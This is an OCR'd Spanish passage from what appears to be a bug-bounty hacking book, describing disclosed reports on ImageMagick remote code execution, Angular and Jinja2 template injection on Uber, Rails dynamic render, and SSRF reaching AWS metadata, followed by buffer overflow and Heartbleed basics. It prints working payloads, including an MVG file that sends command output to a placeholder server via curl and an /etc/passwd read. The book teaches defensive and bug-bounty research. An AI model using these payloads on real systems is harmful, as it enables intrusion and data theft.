Fecha del informe: 5 de Mayo, 2016

Recompensa recibida: $2,000

[53] http://nahamsec.com/exploiting-imagemagick-on-yahoo/

Descripción:

ImageMagick es un paquete de software utilizado para procesar imágenes, como el recorte, escalado, etc. Hay Imagick de PHP, Rmagick de Ruby, ImageMagick de paperclip e ImageMagick de NodeJS, todos hacen uso de esta biblioteca. Pero, en abril de 2016, múltiples vulnerabilidades se dieron a conocer sobre dicha biblioteca, una de las cuales podría ser explotada por atacantes para ejecutar código remoto, que es en lo que me centraré.

En pocas palabras, ImageMagick no estaba filtrando correctamente los nombres de archivo que se le pasaban, y eventualmente se utilizaban para ejecutar un método de llamada system(). Como resultado, un atacante podría pasar comandos a ejecutar, como **https://example.com"|ls" -la** que se ejecuta. Un ejemplo de ImageMagick se vería así:

```
convertir 'https://example.com"|ls "-la' out.png
```

Ahora, curiosamente, ImageMagick define su propia sintaxis para archivos Magick Vector Graphics (MVG). Por lo tanto, un atacante podría crear un archivo exploit.mvg con el siguiente código:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|ls "-la)'
pop graphic-context
```

Esto entonces podría pasarse a la biblioteca y si un sitio es vulnerable, el código podría ser ejecutado listando los archivos en el directorio.

Con estos antecedentes en mente, Ben Sadeghipour probó la vulnerabilidad en un sitio adquirido por Yahoo, Polyvore. Como se detalla en su blog, Ben probó por primera vez la vulnerabilidad en un equipo local que tenía el control para confirmar que el archivo MVG funcionaba correctamente. Aquí está el código que utilizó:

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`id | curl http://SOMEIPADDRESS:80\
80/ -d @- > /dev/null`'
pop graphic-context
```

Aquí, se puede ver que está usando la biblioteca cURL para hacer una llamada a SOMEIPADDRESS (cambiar eso a cualquiera que sea la dirección IP de tu servidor). Si tienes éxito, deberías obtener una respuesta como la siguiente:

Ben Sadeghipour Respuesta de la prueba del servidor de ImageMagick

A continuación, Ben visita Polyvore, sube el archivo como su imagen de perfil y recibió esta respuesta en su servidor:

Ben Sadeghipour Respuesta de ImageMagick en Polyvore

Recomendaciones

La lectura es una parte fundamental del hacking exitoso y eso incluye la lectura acerca de las Exposiciones Comunes de Vulnerabilidades del Software (Identificadores CVE). Conocer la existencia de vulnerabilidades pasadas puede ayudar cuando uno se encuentra con sitios que no se han mantenido al día con las actualizaciones de seguridad. En este caso, Yahoo había parcheado el servidor, pero lo había hecho de manera incorrecta (no podría encontrar una explicación de qué fue lo que pasó). Como resultado, sabiendo de la vulnerabilidad ImageMagick esto le permitió a Ben dirigirse específicamente a ese software, lo que dio lugar a una recompensa de $2000.

Resumen

La ejecución remota de código, al igual que otras vulnerabilidades, por lo general es el resultado que la entrada del usuario no se está validando y no se ha manipulado adecuadamente. En el ejemplo proporcionado, ImageMagick probablemente no estaba escapando el contenido que podría ser malicioso. Esto, combinado con el conocimiento de Ben sobre la vulnerabilidad, le permitió específicamente buscar y probar áreas que parecieran ser vulnerables. Con respecto a la búsqueda de este tipo de vulnerabilidades, no hay una respuesta rápida. Ten en cuenta los CVE que han sido liberados y manten un ojo vigilante hacia el software que está siendo utilizado por los sitios y que pueden estar desactualizados ya que probablemente pueden ser vulnerables.

Inyección de plantilla

Descripción

Los motores de plantilla son herramientas que permiten a los desarrolladores / diseñadores separar la lógica de programación de la presentación de los datos al crear páginas web dinámicas. En otras palabras, en lugar de tener código que recibe una solicitud HTTP, solamente consulta la información necesaria de la base de datos y luego lo presenta al usuario en un archivo monolítico. Los motores de plantilla separan la presentación de esos datos del resto del código que lo calcula (dicho sea de paso, los frameworks más populares y los sistemas de gestión de contenido también separan la solicitud HTTP de la consulta).

La inyección de plantilla del lado del servidor (SSTI) se produce cuando los motores muestran en pantalla la entrada del usuario sin desinfectarla adecuadamente, parecido a lo que sucede con XSS. Por ejemplo, Jinja2 es un lenguaje de plantillas para Python, y pidiendo prestado de nVisium, un ejemplo de página de error 404 podría ser:

```
@app.errorhandler(404)
def page_not_found(e):
  template = '''{%% extends "layout.html" %%}
{%% block body %%}
  <div class="center-content error">
    <h1>Opps! That page doesn't exist.</h1>
    <h3>%s</h3>
  </div>
{%% endblock %%}
''' % (request.url)
  return render_template_string(template), 404
```

- Fuente: (https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2)*

En este caso, la función page_not_found está mostrando el HTML y el desarrollador está formateando la URL como una cadena y luego presentándola al usuario. Por lo tanto, si un atacante envía **http://foo.com/nope{{7*7}}**, el código de los desarrolladores podría mostrar **http://foo.com/nope49**, evaluando de esta forma la expresión que se ha pasado. La gravedad de esta aumenta cuando se pasa código Python real el cual Jinja2 lo evaluará.

Ahora, la gravedad en cada SSTI depende del motor de la plantilla que se utiliza y, en caso de existir, la validación del sitio que se está llevando a cabo en el campo. Por ejemplo, Jinja2 se ha asociado

con el acceso a archivos arbitrarios y ejecución remota de código, el motor de plantillas Rails ERB se ha asociado con la ejecución remota de código, el motor Liquid de Shopify permitió el acceso a un número limitado de métodos de Ruby, etc. Demostrando la gravedad de su descubrimiento realmente va a depender de poner a prueba lo que sea posible. Y aunque es posible que puedas evaluar algo de código, puede ser que al final no sea una vulnerabilidad importante. Por ejemplo, he encontrado un SSTI mediante el uso del payload {{4+4}} el cual devolvió 8. Sin embargo, cuando envié {{4*4}}, el texto devuelto fue {{44}} porque el asterisco fue despojado. El campo también elimina caracteres especiales como () y [] y sólo permitió un máximo de 30 caracteres. Todo esto combinado con efectividad terminó en un SSTI inútil.

En contraste a las inyecciones de plantillas del lado del servidor estas son inyecciones de plantillas del lado del cliente (CSTI). *Nota rápida, aquí CSTI no es un acrónimo de una vulnerabilidad común al igual que en otros lugares del libro, por lo tanto, no recomendaría que se use en los informes.* Estos se producen cuando las aplicaciones que utilizan Frameworks como AngularJS, que incrustan contenido del usuario dentro de las páginas web sin haberlo desinfectado antes. Esto es muy parecido a SSTI excepto que es un Framework del lado del cliente el cual crea la vulnerabilidad. Las pruebas para CSTI con Angular son parecidas a Jinja2 e implica el uso de {{ }} con alguna expresión en el interior.

Ejemplos

1. Uber inyección de plantilla de Angular

Dificultad: Alta

URL: developer.uber.com

Enlace del informe: https://hackerone.com/reports/125027[54]

Fecha del informe: 22 de Marzo, 2016

Recompensa recibida: $3,000

Descripción:

En marzo de 2016, James Kettle (uno de los desarrolladores de Burp Suite, una herramienta recomendada en el capítulo de Herramientas) encontró una vulnerabilidad CSTI con la URL **https://developer.uber.com/docs/deep-linking?q=wrtz{{7*7}}**. Según su informe, si viste el código fuente de la página renderizada, podría existir la cadena wrtz49, demostrando que la expresión había sido evaluada.


Ahora, curiosamente, Angular utiliza algo conocido como *sandboxing* o caja de arena, para "mantener una separación adecuada de las responsabilidades de la aplicación". A veces la separación proporcionada por la caja de arena está diseñada como una característica de seguridad para limitar a lo que un posible atacante podría acceder. Sin embargo, en lo que respecta a Angular,

[54] https://hackerone.com/reports/125027

la documentación indica que “esta caja de arena no está diseñada con la intención de detener un atacante que pueda editar la plantilla … [y] puede ser posible ejecutar código JavaScript arbitrario en el interior de las llaves dobles…” Entonces James logró hacer precisamente eso.

Utilizando el siguiente Javascript, James fue capaz de salirse de la caja de arena de Angular y haber ejecutado el codigo Javascript arbitrario:

```
https://developer.uber.com/docs/deep-linking?q=wrtz{{(_="".sub).call.call({}[$="\
constructor"].getOwnPropertyDescriptor(_.__proto__,$).value,0,"alert(1)")()}}zzz\
z
```



Inyección de Angular en Uber Docs

Como se puede ver, esta vulnerabilidad podría utilizarse para secuestrar cuentas de desarrolladores y aplicaciones asociadas.

Recomendaciones

Permanece en la búsqueda donde se haga uso de AngularJS y prueba los campos utilizando la sintaxis de Angular {{ }}. Para hacerte la vida más fácil, obten el plugin Wappalizer de Firefox - el cual te mostrará qué software está utilizando un sitio, incluyendo el uso de AngularJS.

2. Inyección de plantilla en Uber

Dificultad: Media

URL: riders.uber.com

Enlace del Informe: hackerone.com/reports/125980[55]

Fecha del informe: 25 de Marzo, 2016

Recompensa recibida: $10,000

Descripción:

Cuando Uber lanzó su programa público de recompensas por encontrar fallos en HackerOne, también incluyeron un "mapa del tesoro" que se puede encontrar en su sitio, https://eng.uber.com/bug-bounty.

El mapa detalla una serie de subdominios sensibles que utiliza Uber, incluyendo las tecnologías de las cuales depende cada uno. Por lo tanto, con respecto al sitio en cuestión, riders.uber.com, la pila incluía Python Flask y NodeJS. Así que, con respecto a esta vulnerabilidad, Orange (el hacker) indicó que se utilizaba Flask y Jinja2 entonces probó la sintaxis en el campo name.


Ahora bien, durante las pruebas, Orange cuenta que cualquier cambio a un perfil en riders.uber.com resulta en un mensaje de correo electrónico y un mensaje de texto al propietario de la cuenta. Así, de acuerdo con el artículo en su blog, puso a prueba **{{1+1}}** lo que resultó en el análisis de la expresión en el sitio y la impresión del número 2 en el correo electrónico a sí mismo.

Lo siguiente que intentó fue este payload **{% For c in [1,2,3]%} {{c,c,c}} {% endfor %}** lo cual ejecuta un bucle for que resulta en lo siguiente en la página de perfil :

![blog.orange.tw Perfil de Uber después de la inyección del payload] (images/uber_ti_profile_page.png)

y el correo electrónico resultante:

[55] hackerone.com/reports/125980



blog.orange.tw Email de Uber después de la inyección del payload

Como puedes ver, en la página de perfil, el texto actual se representa pero también el correo electrónico ejecutó el código y éste fue inyectado dentro del correo electrónico. Como resultado, una vulnerabilidad existente que permite a un atacante ejecutar código Python.

Ahora, Jinja2 trata de mitigar el daño poniendo la ejecución en la caja de arena, es decir, ahora la funcionalidad está limitada, pero ocasionalmente ésta puede ser omitida. Este informe fue apoyado inicialmente por una entrada de blog (que subió un poco rápido) e incluyó algunas grandes conexiones con el blog de nVisium.com (sí, el mismo nVisium que ejecutó la RCE de Rails), el cual demostró cómo escaparse de la funcionalidad de la caja de arena:

- https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2
- https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii

Recomendaciones

Toma nota de cuáles son las tecnologías que un sitio está utilizando, estos suelen dar lugar a información clave en cómo se puede explotar un sitio. En este caso, Flask y Jinja2 resultaron ser grandes vectores de ataque. Y, como es el caso de algunas de las vulnerabilidades XSS, la vulnerabilidad puede no ser inmediata o fácilmente evidente, así que asegúrate de comprobar todos los lugares donde el texto se renderizó. En este caso, el nombre del perfil en el sitio de Uber mostró texto plano y ese fue el correo electrónico, el que en realidad reveló la vulnerabilidad.

3. Renderizar Rails Dynamic

Dificultad: Media

URL: N/A - No disponible

Enlace del informe: [https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752](https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752

Fecha del informe: 1 de Febrero, 2015

Recompensa recibida: N/A - No disponible

Descripción:

En la investigación de esta hazaña, nVisium proporciona un desglose impresionante y un camino paso a paso a través de la explotación. Basado en su escrito, los controladores de Ruby on Rails son responsables de la lógica de negocio en una aplicación Rails. El framework proporciona algunas funciones bastante robustas, incluyendo la capacidad de inferir en qué contenido debería ser presentado al usuario basado en valores simples pasados al método render.

Al trabajar con Rails, los desarrolladores tienen la capacidad de controlar de forma implícita o explícitamente lo que es renderizado en función del parámetro pasado a la función. Por lo tanto, los desarrolladores pueden representar de forma explícita el contenido ya sea como texto, JSON, HTML o algún otro archivo.

Con esta funcionalidad, los desarrolladores pueden tomar parámetros pasados desde la URL, pasarlos a Rails, los cuales determinarán el archivo a renderizar. Por lo tanto, Rails podría buscar algo como **app/ views/user/#{params[:plantilla]}**.

Nvisium utiliza el ejemplo de pasarlo en el panel el cual podría mostrar un .html, .haml, una vista de panel .html.erb. Al recibir esta llamada, Rails escaneará los directorios para todos los tipos de archivos que coincidan con la convención de Rails (el mantra de Rails es la convención sobre la configuración). Sin embargo, cuando le dices a Rails que muestre algo y éste no puede encontrar el archivo apropiado a utilizar, buscará en RAILS_ROOT/app/views, en RAILS_ROOT y en la raíz del sistema.

Esto es parte del problema. RAILS_ROOT se refiere a la carpeta raíz de tu aplicación, buscar allí no tendría sentido. Pero la raíz del sistema lo hace, y eso es peligroso.

Por lo tanto, haciendo uso de esto, puedes pasar %2Fetc%2Fpasswd y Rails va a imprimir el archivo /etc/passwd. Esto da miedo.

Ahora bien, llevando esto más allá, si se pasa **<%25%3dls%25>**, esto se interpreta como **<%= ls %>**. En el lenguaje de plantillas erb, esto <%= %> significa un código para ser ejecutado e impreso, así que, aquí sería ejecutado el comando ls o permitiría una ejecución remota de código.

Recomendaciones

Esta vulnerabilidad no podría existir en cada sitio de Rails - eso dependería de cómo se codificó el sitio. Como resultado, esto no es algo que una herramienta automatizada necesariamente recogerá. Pero mantente atento cuando sepas que un sitio está construido utilizando Rails ya que la mayoría siguen una convención común para las direcciones URL - en lo más básico, este es /controller/id para las solicitudes GET simples, o /controller/id/edit para las ediciones, etc.

Cuando veas emerger este patrón de URL, empieza a juguetear con eso. Pásale valores inesperados y observa lo que obtienes de regreso.

Resumen

Durante la búsqueda de vulnerabilidades, es una buena idea tratar de identificar la tecnología subyacente (ya sea un framework web, un motor de renderizado del frontend, etc.) para poder encontrar posibles vectores de ataque. La variedad de diferentes motores de plantillas hace que sea difícil decir exactamente lo que funcionará en todas las circunstancias, pero aquí es donde te ayudará saber qué tipo de tecnología se está utilizando. Permanece en la búsqueda de oportunidades donde el texto que tú controlas se te está presentando nuevamente en la página o en algún otro lugar (como en un correo electrónico).

Falsificación de solicitud del lado del servidor

Descripción

La falsificación de solicitud del lado del servidor, o SSRF, es una vulnerabilidad que permite a un atacante utilizar un servidor objetivo para realizar solicitudes HTTP en nombre del atacante. Esto es similar a la vulnerabilidad CSRF en que ambas vulnerabilidades realizan solicitudes HTTP sin que la víctima se de cuenta o lo reconozca. Con SSRF, la víctima sería un servidor vulnerable, con CSRF, poría ser el navegador del usuario.

El potencial aquí puede ser muy extenso e incluye:

- Divulgación de información en la que se engaña al servidor para que revele información sobre sí mismo, tal como se describe en el Ejemplo 1 utilizando metadatos de AWS EC2
- XSS si podemos conseguir que el servidor presente un archivo remoto HTML con Javascript en él

Ejemplos

1. SSRF en ESEA y consultando metadatos de AWS

Dificultad: media

URL: https://play.esea.net/global/media_preview.php?url=

Enlace del informe: http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/[56]

Fecha del informe: 18 de Abril, 2016

Recompensa recibida: $1000

Descripción:

E-Sports Entertainment Association (ESEA) es una comunidad de juegos de vídeo competitiva fundada por E-Sports Entertainment Association (ESEA). Recientemente se inició un programa de recompensas por errores del cual Brett Buerhaus encontró una magnífica vulnerabilidad SSRF.

[56] http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/

Utilizando Google Dorking, Brett buscó **site:https://play.esea.net/ ext:php**. Esto hizo que Google buscara archivos PHP en el dominio **play.esea.net**. Los resultados de la consulta incluyeron **https://play.esea.net/global/media_preview.php?url=**.

En cuanto a la URL, parece como si ESEA puede representar el contenido de sitios externos. Esta es una señal de alerta cuando se busca SSRF. Como lo describió Brett, lo intentó con su propio dominio: **https://play.esea.net/global/media_preview.php?url=http://ziot.org**. Pero no hubo suerte. Resulta que, ESEA buscaba archivos de imagen por lo que intentó un payload que incluye una imagen, primero a través de Google como el dominio y, a continuación, los suyos propios **https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png**.

Éxito.

Ahora, la vulnerabilidad real aquí radica en engañar a un servidor en la presentación de contenido que no sean las imágenes previstas. En su artículo, Brett detalla los trucos típicos como el uso de un byte nulo (%00), además de barras diagonales y signos de interrogación para eludir o engañar a la parte del backend. En su caso, él añadió un ? a la URL: **https://play.esea.net/global/media_-preview.php?url=http://ziot.org/?1.png**.

Lo que esto hace es convertir la ruta del archivo anterior, 1.png en un parámetro y no en parte de la URL actual que está siendo presentada. Como resultado, ESEA entrega la página web del servidor de Brett. En otras palabras, pudo burlar la verificación de la extensión en la primera prueba.

Ahora, aquí, podrías tratar de ejecutar un payload XSS, como él lo describe. Basta con crear una simple página HTML con Javascript, hacer que el sitio la muestre y eso es todo. Pero él fue más allá. Con el aporte de Ben Sadeghipour (lo recuerdan en la entrevista de Consejos Hacking Pro #1 en mi canal de YouTube y por el RCE en Polyvore), puso a prueba las consultas a AWS EC2 para instancia de metadatos.

EC2 es Elastic Compute Cloud de Amazon, o servidores de la nube. Estos proveen la posibilidad de consultarlos a sí mismos, a través de su IP, para extraer metadatos de la instancia. Este privilegio está, obviamente, bloqueado a la instancia misma, pero desde Brett tenía la capacidad de controlar el contenido que el servidor estaba cargando, él podría conseguir que se haga la llamada a sí mismo y extraiga los metadatos.

La documentación para EC2 está aquí: **http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html**. Hay algo de información muy sensible que se puede agarrar.

Recomendaciones

Google Dorking es una gran herramienta que te ahorrará tiempo, exponiendo todo tipo de exploits y vulnerabilidades posibles. Si estás buscando vulnerabilidades SSRF, permanece buscando cualquier URL que parezca estar extrayendo contenido remoto. En este caso, fue **url=** el que lo estaba proporcionando.

En segundo lugar, no te rindas con el primer pensamiento que tengas. Brett podría haber reportado el payload XSS que no habría sido tan impactante. Excavando un poco más profundo, él fue capaz de exponer el verdadero potencial de esta vulnerabilidad. Pero cuando lo hagas, ten cuidado de no sobrepasarte.

Resumen

La falsificación de solicitud del lado del servidor se produce cuando un servidor puede ser explotado para realizar solicitudes en nombre de un atacante. Sin embargo, no todas las peticiones terminan siendo explotables. Por ejemplo, sólo porque un sitio te permite proporcionar un enlace a una imagen que se va a copiar y utilizar en su propio sitio (como el ejemplo anterior de ESEA), no significa que el servidor es vulnerable. Al descubrir que es sólo el primer paso después de lo cual tendrás que confirmar cual es el potencial. Con respecto a ESEA, mientras que el sitio estaba buscando archivos de imagen, éste no estaba validando lo que recibía y se podría utilizar para mostrar un malicioso XSS, así como realizar solicitudes HTTP para sus propios metadatos de EC2.

La Memoria


Descripción

Desbordamiento de búfer

Un desbordamiento de búfer es una situación en la que un programa escribe datos en un búfer, o en un área de memoria, y tiene más datos adicionales por escribir en el espacio que actualmente tiene asignado. Piensa en esto en términos de una bandeja de cubitos de hielo, es posible que tenga espacio para crear 12 pero sólo quieres crear 10. Al llenar la bandeja, se añade demasiada agua y en lugar de llenar 10 cubitos, llenas 11. Acabas de desbordar el búfer de cubitos de hielo.

Los desbordamientos de búfer conducen, en el mejor de los casos, a un comportamiento errático en el programa y en el peor a una vulnerabilidad de seguridad. La razón es que, con un desbordamiento de búfer, un programa vulnerable empieza a sobrescribir los datos seguros con datos inesperados, los cuales podrían después ser llamados. Si eso sucede, ese código sobrescrito podría ser algo completamente diferente de lo que el programa espera, lo cual causa un error. O bien, un hacker malicioso podría utilizar el desbordamiento para escribir y ejecutar código malicioso.

Aquí está una imagen de ejemplo de Apple[57]:



Ejemplo de desbordamiento del búfer

En este caso, el primer ejemplo muestra un desbordamiento de búfer potencial. La implementación de strcpy toma la cadena "más grande" y la escribe en la memoria, sin tener en cuenta el espacio disponible asignado (las cajas blancas) y la escribe en la memoria que no se esperaba (las cajas de color rojo).

[57] https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html

Lectura fuera de los límites


Además de escribir los datos más allá de la memoria asignada, otra vulnerabilidad radica en la lectura de datos fuera de un límite de memoria. Este es un tipo de desbordamiento de búfer en que la memoria se está leyendo más allá de lo que el búfer le debería permitir.

Un ejemplo famoso y reciente de una vulnerabilidad de lectura de datos fuera del límite de memoria es el Bug OpenSSL heartbleed, que se dio a conocer en Abril de 2014. Al momento de la divulgación, aproximadamente el 17% (500 k) de servidores web seguros de Internet certificado por entidades de confianza se creía haber sido vulnerable al ataque (https://en.wikipedia.org/wiki/Heartbleed[58]).

Heartbleed podía ser aprovechado para robar claves privadas del servidor, datos de sesión, contraseñas, etc. Este era ejecutado mediante el envío de un mensaje de "Solicitud Heartbeat" a un servidor que enviaría exactamente el mismo mensaje al solicitante. El mensaje podría incluir un parámetro de longitud. Esos que eran vulnerables al ataque de memoria asignada para los mensajes basados en el parámetro de longitud no tomaban en cuenta el tamaño real del mensaje.

Como resultado, el mensaje Heartbeat era aprovechado mediante el envío de un mensaje pequeño, con un parámetro de longitud de gran tamaño cuyos receptores vulnerables lo utilizaban para leer un espacio de memoria adicional más allá de lo que fue asignado en la memoria del mensaje. Aquí está una imagen de Wikipedia:

[58] https://en.wikipedia.org/wiki/Heartbleed



Ejemplo de Heartbleed

Mientras que un análisis más detallado de los desbordamientos de búfer, como la lectura fuera de los límites y heartbleed están más allá del alcance de este libro, si estás interesado en aprender más, aquí hay algunos buenos recursos:

Documentación de Apple[59]

Wikipedia desbordamiento de búfer[60]

[59] https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html
[60] https://en.wikipedia.org/wiki/Buffer_overflow

Wikipedia diapositivas de NOP[61]

Proyecto Abierto de Seguridad de Aplicaciones Web[62]

Heartbleed.com[63]

Corrupción de memoria

La corrupción de memoria es una técnica utilizada para exponer una vulnerabilidad al hacer que el código lleve a cabo algún tipo de comportamiento inusual o inesperado. El efecto es similar a un desbordamiento de búfer donde la memoria se expone cuando no debería ser.

